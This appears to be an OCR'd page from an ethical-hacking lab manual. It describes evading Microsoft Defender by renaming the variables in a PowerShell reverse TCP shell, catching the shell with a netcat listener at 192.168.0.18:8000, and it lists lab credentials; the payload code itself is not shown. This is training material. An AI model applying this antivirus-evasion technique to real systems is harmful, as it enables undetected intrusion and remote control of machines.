Module 08: Windows Exploitation and Privilege Escalation

```
# Exercise 10: Bypassing MS Defender's Real-Time Threat Protection with Payload Customization
```

Scenario

Modern endpoint protection systems like Microsoft Defender Real-Time Threat Protection employ signature-based heuristics to detect and block known reverse shell constructs. Standard One-Liner PowerShell reverse shells (which instantiate `Net.Sockets.TCPClient` with common variable names like `$LHOST`, `$LPORT`, `$TCPClient`) trigger immediate AMSI (Antimalware Scan Interface) and Defender signatures upon execution.

In this exercise, we demonstrate payload obfuscation by customizing variable names and syntax in a PowerShell reverse TCP shell. By renaming standard variables to randomized strings (`$abc`, `$def`, `$ghi`, `$jkl`, etc.) and adjusting loop control flows, the signature pattern is effectively broken, allowing the payload to bypass Microsoft Defender's Real-Time Threat Protection on a fully updated **Windows 11** system and establish an administrative reverse shell back to a Netcat listener (**192.168.0.18:8000**).

Objective


The objective of this lab is to help students learn how to:
- Verify Microsoft Defender Real-Time Threat Protection status in Windows 11 Local Group Policy (`gpedit.msc`) and Virus & Threat Protection settings
- Observe signature-based detection mechanisms blocking standard PowerShell reverse shell payloads
- Obfuscate and customize PowerShell TCP reverse shell payloads by refactoring variable names and execution logic
- Catch reverse shell sessions on Parrot Security using Netcat (**netcat -lnvp 8000**)
- Validate system access on the target machine by executing **whoami** (**Windows11\admin**), privilege checks (`whoami /priv`), group membership checks (`whoami /groups`), and process listings (`Get-process`)


Task 1: Audit Defender Status, Observe Signature Detection, and Execute Customized Payload for Reverse Shell

In this task, we audit Microsoft Defender Real-Time Protection settings on Windows 11, attempt a standard payload to verify detection, execute an obfuscated variable-customized payload, and confirm administrative access on Parrot Security.


Lab Tasks


1. Switch to **Windows 11** machine (**Admin** / **Pa$$w0rd**).


2:09
Thursday, January 2





1. Open Run dialog (**Win + R $\rightarrow$ gpedit.msc**) to launch Local Group Policy Editor.



Recycle Bin
Adobe Acrobat
Google Chrome
Microsoft Edge
Firefox
All
Apps
Documents
Web
Settings
Folders
Photos
Best match
Run
App
Apps
Command Prompt
Settings
Run programs made for previous versions of Windows
Allow local PowerShell scripts to run without signing
